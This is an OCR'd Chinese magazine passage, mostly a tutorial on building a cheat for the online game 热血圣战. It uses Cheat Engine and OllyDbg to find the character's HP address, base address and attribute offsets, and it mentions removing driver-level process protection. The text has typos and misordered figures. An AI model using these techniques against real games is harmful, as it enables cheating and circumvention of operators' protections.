


图29




图30




图31




图32




图33

SyserWin32Debugger的功能不会逊色于OD，更多的功能还有待读者一一挖掘。


（文中涉及的相关软件本期光盘已收录）

热血圣战外挂制作

沧海浮萍

近日研究游戏，拿热血江湖开了刀，现在的版本名字是《热血圣战》，本篇文章就为大家介绍一下网络游戏辅助工具的编写以及游戏的基本分析方法。我们分析游戏采用的工具是CE、OD，如果游戏的进程被驱动保护了的话，我们就需要采用驱动来解除保护，这就对大家的编程水平要求比较高了。还好《热血圣战》这款游戏的进程没有被保护，我们就直接开刀了。

打开游戏，输入账号密码之后，登陆游戏，在开始分析游戏之前，最好到一个没有其他玩家，而且那里的小怪不主动攻击，还能打得过的地方，如图1所示。下面就打开我们的内存分析工具CE，点击如图2所示的按钮，找到我们的游戏进程，然后点击确定，如图3所示。此时我们的CE就已经将游戏载入了。线面就开始搜索内存了。在搜索之前我们要先确定搜索的内容。由于网络游戏一般采用c++作为作开发语言，所以iwomen可以确定，在游戏中的几乎任何一件事物都是一个类，比如说人物作为一个类，这个类包含了很多的属性，比如生命值、魔法、等级、持久力等。要想把这个游戏彻底的分析透了就必须找到每一个事物的类，找到这些类之后我们就可以找到所有的属性了。


图1




图3





图5



图6


图7




图8

首先我们先找到任人物自身的类，那从哪里下手呢？当当然是从数据开始，这里我就从生命值开始。开始的时候人物的生命值是175，那么我们就首先在内存里搜索175。在搜索框里填入175，选择精确数值，不要勾选HEX，因为我们搜索的是十进制，不是16禁止，然后点击“首次搜索”，如图4所示。一段时间之后CE会给我们搜出所有事175的内存地址来，如图5所示。然后我们让人物在游戏里走几步，转几下，再回到CE，选择“未改变的数值”，如图6所示，然后点击“再次搜索”。此时数据会减少一些，然后我们找一个怪，让怪攻击我们，减少血量，如图7所示，再次搜索“减少的数值”，只是只剩下一个数据了，如图8所示。随着我们人物血量的回复我们在CE中也可以看见是同步变化的，所以我们就可以确定，内存地址未02A34138的地址就存放着人物的血量。找到了突破口之后下面我们有OD挂载我们的游戏，如图9所示。

OD挂在游戏成功之后会将游戏暂停，我们点击运行让游戏继续运行，否则就会

退出游戏。来到OD的地址如下所示。下面我们就来到刚才分析的02A34138这个地址来看看。在OD命令行里输入：

```
7C92120F    C3        retn
7C921210    8BFF      mov edi,edi
7C921212 >  CC        int3
7C921213    C3        retn
7C921214    8BFF      mov edi,edi
```




图4




图9

dd 02A34138，这样我们就可以在数据窗口看到这个地址附近的数据了，如图10所示。这里的数据使用16禁止模式，如果你算不出来的话可以使用计算器进行计算。AF对应的10进制数据是10X16+15=175，正是我们人物血量的数值。那其他的数据是什么呢？我们打开我们的人物属性，参照我们的人物属性来查看，如图11所示。按照进制转化的模式查找，我们找到如下的结果：

```
02A34138  00000085  当前的血量值
02A3413C  00000076  当前的魔法值
02A34140  00000032  当前持久力比例
02A34144  00000085  总血量值
02A34148  00000076  总魔法值
02A3414C  000003E8

02A34150  00000036  当前经验比例
02A34180  0000000B  攻击力
02A34184  00000009  防御
02A34188  00000003  命中
02A3418C  00000005  回避
```

当然有的数据我们并不能一眼看出是什么，这时候我们就需要打怪来改变数据进行查看。我们修改查看数据的方式，dc 02A34138，这是我们看到的是以ASCII的方式显示的数据，如图12所示。这里我们可以看见当前角色的角色名称以及角色类型，再次转换dd模式，我们可以基本确定02A340b8这个地址就是我们人物属性的基地址，如图13所示。我们双击左边的地址02A340b8，此时会按照偏移量的方式显示，这样我们就可以确定其他人物属性的地址了，家丁BASE=02A340b8，那么人物的当前血值为BASE+80，如图14所示。去顶机制的作用是方便我们以后对游戏外挂的